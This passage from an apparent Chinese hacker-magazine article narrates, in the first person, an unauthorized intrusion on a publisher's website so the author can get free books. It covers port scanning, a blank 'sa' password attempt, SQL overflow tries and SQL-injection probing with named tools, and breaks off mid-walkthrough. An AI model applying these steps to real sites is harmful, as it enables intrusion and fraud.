


图11




图12

对于那些虚拟主机用户和提供商！在这里，我想提醒那些网管的大人们要时刻关注网络安全，如果没有地方关注，可以买X看嘛！到X的论坛上也行哦！




图13




图14

（文章中涉及到的程序NBSI2、SuperScan3、SqlRootKit.asp、FportClient已经收录于光盘中）

一个人的战争

入侵国内某知名出版社全记录

小鱼修炼中...[S.C.H]

一、“战争”序幕的拉开

最近在学习汇编，朋友推荐了一本不错的书，跑遍了附近的书店都没有找到，于是在baidu搜到了该出版社的网站，刚一打开，偶的KV网页监控马上就报告“发现病毒已经清除”，如图1，真是晕啊！这种网站都会被人挂马，哎……现在国内的网管呀……不说了！幸好偶打过补丁了，要不小命就此玩完了，呵呵！




图 1

看了一下这个网站，支持在线购买图书，要是那样的话……呵呵！进去了不就可以免费买书了？反正也没事干，那么就开始吧！

二、轮番轰炸

既然已经被人挂了马，那就是有人进去过了（废话），大体观察了一下，它的网站是ASP+MSSQL的，没有什么论坛，看来想拿webshell不是很容易。还是看看它开了什么端口吧！

> **菜鸟**：为什么很多文章中都提到扫描端口，扫描端口到底有什么用呢？
>
> **小鱼**：理论的东西我不想多讲了，通常说的扫描端口是指扫描TCP端口，系统中的每个网络服务要与外部通信就必须用到端口，什么意思呢？就好比你跟聋哑人沟通用的是手语，不同的系统服务会用到不同的端口，比如开网站的服务器，就肯定开放了80端口，根据端口的开放情况可以判断对方开了哪些服务从而方便我们找对应的漏洞或者进行溢出！

手头刚好有流光那就用它吧，一会儿功夫扫描结果就出来了，如图2，开了80、110、25、1433、3389这几个端口，110和25是发送邮件时用到的，3389不知道是先前的入侵者开的还是管理员自己管理开启的！IIS版本是5.0，应该是Win2000服务器，我们登录3389看看，为什么要登录3389？你还没有权限怎么登录啊？登录3389的目的主要是看看对方系统版本，如图3，是Windows2000服务器版！知道了目标主机的一些基本信息，现在我们就针对这些信息来想出对应的入侵方案，110和25端口好像没什么重要的漏洞，所以先放一边，1433是MSSQL服务开放的端口，默认帐户sa不知道有没有弱口令，试试看，用SQL综合利用工具连接用户SA，密码为空试试，如图4，提示连接失败，看来密码不为空，想想也对！管理员怎么能傻到那种程度？再试试sqlhello-SQL溢出看看对方MSSQL打没有打SP3补丁（现在国内很多你无法想象的超级大站还存在这种低级漏洞呢！




图 2

具体，我可不敢说，呵呵），如图5，正向和反向的溢出都试过都是不行，看来这个漏洞是没有了！剩下的就只有80端口了，还是来找脚本注入漏洞吧。




图 3




图 4




图 5

在网站上找形如“xxx.asp?id=1”这样的页面，随便试一个在后面加个单引号看看，如图6，一般出现像“错误 '80040e14'”这样的都是说明存在SQL注入，那句“ODBC SQL Server Driver”一般有“ODBC”的说明是MSSQL数据库的，要是提示“JET”那就是ACCESS数据库了！我们再用工具找找看，拿出“啊D注入工具”进行扫描，然后我用“HDSI”注入（完全是个人习惯），在啊D中的“注入点扫描”中输入网站的URL，点击右边第一个按钮就会自动检测了，如图7，哈哈！有了！


